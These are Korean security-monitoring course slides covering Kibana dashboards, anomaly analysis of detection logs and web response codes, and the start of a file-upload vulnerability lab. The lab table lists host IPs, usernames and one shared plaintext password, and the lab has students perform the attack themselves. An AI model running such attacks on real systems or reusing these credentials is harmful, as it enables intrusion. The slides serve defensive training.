
6

<실습> 키바나 시스템 로그 대시보드로 시각화

- Kibana를 활용한 시스템 로그 시각화

- 대시보드로 통합하여 시각화

- » 대시보드로 이동하여 대시보드를 새로 추가하고
 - » 만든 차트 목록을 클릭하여 대시보드에 추가하면 아래와 같이 볼 수 있다.



VII. 이상 징후 분석

1. 이상 징후 분석
2. 이상 징후 분석 사례
3. 파일 업로드 취약점 이상 징후 사례 실습
4. SQL 인젝션을 활용한 침투
5. XSS 공격을 활용한 관리자 쿠키 탈취
6. 보안 관제의 미래

이상 징후 분석

• 이상 징후 분석

- 구축된 시스템의 보안 이벤트를 보며 방지한다면 보안 시스템을 구축한 의미가 없음
- 공격 패턴이 지능적으로 진화하고 있어 보안 장비만 신뢰해서는 실패
- 탐지 로그 자체로는 위협 여부 판단이 불완전
- 보안 관제 업무 프로세스를 수립하고 매뉴얼화가 필요
- 능동적인 보안 관제를 통해 시스템을 스스로 분석하고 공격을 판단 및 대응하는 지능형 관제
- 구축된 시스템의 로그를 모니터링할 때 어떤 이상 징후를 탐지하고 분석해야 하는지 탐구

• 이상 징후 분석의 필요

- 개별적인 탐지 로그 분석 → 전체적인 현황 파악
- 탐지의 오탐 유무를 주변 정보와 관계적 분석
- 탐지 로그 전수 검사는 필수적이나 현실적으로는 어려움 → 로그 발생 추이 분석으로 누락을 최소화

이상 징후 분석

• 탐지 로그 추이 분석

- 벤더사가 제공하는 기능에 한계가 있을 때가 있음
- 대부분의 좋은 데이터를 이미 잘 보관하고 있기에 이를 활용하는 것이 좋음

분류	항목	설명
기본정보	발생시간	발생 상태의 전후 비교 핵심 기준
	공격명	공격자수/피해자수/공격건수 발생 통계 기준
	출발지(공격자)	공격종류/피해자수/공격건수 발생 통계 기준
	출발지 포트	
	목적지(피해자)	공격종류/피해자수/공격건수 발생 통계 기준
	목적지 포트	
상세 정보	패킷 헤더	MAC, IP, TCP 정보 등(IP, TCP 정보는 기본정보와 중복)
	패킷 데이터	패킷 출발지가 정보 요청자 또는 제공자인지에 따라 다양한 데이터 발생

탐지 로그 구성 정보 (빅데이터 분석으로 살펴본 IDS와 보안 관제의 완성, 강명훈 저)

이상 징후 분석

• 탐지 로그 추이 분석

- 탐지 로그를 확인하여 어떤 공격 시나리오를 가지고 접근하는지 여러 방향으로 확인하고 분석, 고민해야 한다.
- 각 로그들과의 상관 관계를 확인하고 IP별(또는 대역별), 같은 유형의 공격 등이 있는지 확인
- 아래와 같은 데이터를 기반으로 다음과 같은 통계를 내어 시각화하면 좋은 정보를 얻을 수 있다.

1차 기준	2차 기준(기본 정보 발생량)			
탐지 로그 기본정보	공격종류	공격자수	피해자수	공격건수
시간대	O	O	O	O
시간대/공격명		O	O	O
시간대/공격자	O		O	O
시간대/피해자	O	O		O
시간대/공격국가	O	O	O	O

기준별 탐지 로그 통계 내역 (빅데이터 분석으로 살펴본 IDS와 보안 관제의 완성, 강명훈 저)

이상 징후 분석

• 탐지 로그 추이 분석

- 시간대 - 공격종류: 특정 시간에 집중되는 공격을 확인할 수 있다.
- 시간대 - 공격자수: 특정 시간에 여러 공격을 하는 공격자들을 확인할 수 있다.
- 시간대 - 피해자수: 특정 시간에 얼마나 많은 피해자가 공격에 노출됐는지 확인할 수 있다.
- 시간대 - 공격건수: 특정 시간에 얼마나 많은 공격이 있었는지 확인할 수 있다.
- 시간대/공격명 - 공격자수: 얼마나 많은 공격자들이 어떤 공격을 특정 시간에 집중하는지 확인할 수 있다
- .
- 시간대/피해자 - 공격건수: 얼마나 많은 공격이 특정시간에 특정 피해자들을 공격했는지 확인할 수 있다.
- 시간대/공격국가 - 공격자수: 공격국가별로 얼마나 많은 공격자들이 특정시간에 공격을 했는지 확인할 수 있다.
- ...

1

이상 징후 분석

- 탐지 로그 추이 분석 사례 예
 - <https://cybermap.kaspersky.com/>



이상 징후 분석


- 탐지 로그 추이 분석
 - 앞에서 탐지 로그 추이 분석 중 정리되지 않은 항목을 최소 4개 이상 나열하고 정리해보자.

2

이상 징후 분석 사례

- 단일 시간대에서 이상 징후 탐지
 - 결과를 확인하면 앞쪽부터 학습되어 이상 징후에 대한 포착을 위한 학습 후에 정상 범위가 축소
 - 연한 파란 영역이 예측되는 정상 범위

Time series analysis




2

이상 징후 분석 사례

- 단일 시간대에서 이상 징후 탐지
 - 이상 수치를 색으로 표현
 - 빨강 : 100점 이하
 - 주황 : 75점 이하
 - 노랑: 50점 이하


Time series analysis



이상 징후 분석 사례

- 웹 로그 데이터 이상 징후 분석 사례

- 일반적으로 2xx번대와 500x번대 코드가 어느 정도 비례
- 관제의 입장에 서서 5xx번대 코드에 주의를 기울일 필요 존재
 - » 일반적으로 해킹을 시도할 때 5xx코드가 빈번하게 발생
 - » 웹으로 전달한 코드가 잘못되어 제대로 동작되지 않는 경우에 이런 5xx번대 코드가 발생하게 되는데 대부분의 경우 수 차례 시도 후에야 이런 오류를 비집고 제대로 된 익스플로잇 코드를 실행
 - » 5xx 코드 페이지를 외부로 노출하는 경우에 서버의 버전 노출이나 소스코드 노출 등의 문제가 발생 가능




서버 응답 값 별 NASA 웹 로그 그래프

2

이상 징후 분석 사례

• 웹 로그 데이터 이상 징후 분석 사례


- 일반적인 사용자의 요청으로 인한 것일 경우 일반적으로 2xx번대와 500x번대 코드가 어느 정도 비례하지만 아래 그림은 그렇지 않음
- 하지만 2xx와 5xx의 관계가 특이한 경우는 인위적인 발생으로 간주하고 추가적인 분석이 필요해 보임



2

이상 징후 분석 사례

- 탐지 로그 추이 분석
 - 서버 응답이 정상적이지 않음을 판별하여 IP를 확인
 - (해당 데이터는 제한된 장소기 때문에 IP가 하나만 나옴)



3

<실습> 파일 업로드 취약점 이상 징후 사례 실습

• 파일 업로드 취약점 이상 징후 사례 실습

– 실습 목표

» 파일 업로드 공격의 이상 징후를 탐지한다.

– 실습 환경


구분		IP	ID	PW	비고
WAN	KISA-Kali	101.106.25.210/24	root	qhdksjfwj0!	Kali Linux 2018.2 + Upgrade(2018.09.04)
Main	KISA-FW	192.5.90.100/24 (WAN) 192.5.90.160/24 (WAN) 10.20.30.1/24 (DMZ) 172.16.20.1/24 (Intra) 192.168.100.1/24 (IT) 192.168.201.1/24 (LAN-1) 192.168.202.1/24 (LAN-2)	admin	qhdksjfwj0!	pfSense 2.3.5-RELEASE-p2 (NTP Server, DNS Resolver, Snort 3.2.9.7_1) DNAT(1:1) : 192.168.90.100 -> 10.20.30.100 DNAT(1:1) : 192.168.90.160 -> 10.20.30.160 LAN-1, LAN-2에서는 인터넷 접속만 가능 LAN-1, LAN-2 상호간 네트워크 접근통제
DMZ	KISA-WAF	10.20.30.100	waf	qhdksjfwj0!	Ubuntu 16.04.5 LTS Nginx 1.15.2 + Modsecurity Log Path : /var/log/modsec_audit.log
	KISA-Meta	외부 IP : 192.5.90.160 내부 IP : 10.20.30.160	msfadmin	qhdksjfwj0!	http://meta.kshield.jr (DNS : 192.5.90.160)
Intra	KISA-SIEM	172.16.20.10	siem	qhdksjfwj0!	Security Onion 16.04.5.1 (2018.08.02)
IT	KISA-IT-11	192.168.100.11	Administrator	qhdksjfwj0!	Windows 7 Pro K (psftp, putty)

– 실습 문제 구성

» 파일 업로드 취약점을 사용해 직접 공격을 수행하고 이상 징후를 탐지하시오.

<실습> 파일 업로드 취약점 이상 징후 사례 실습

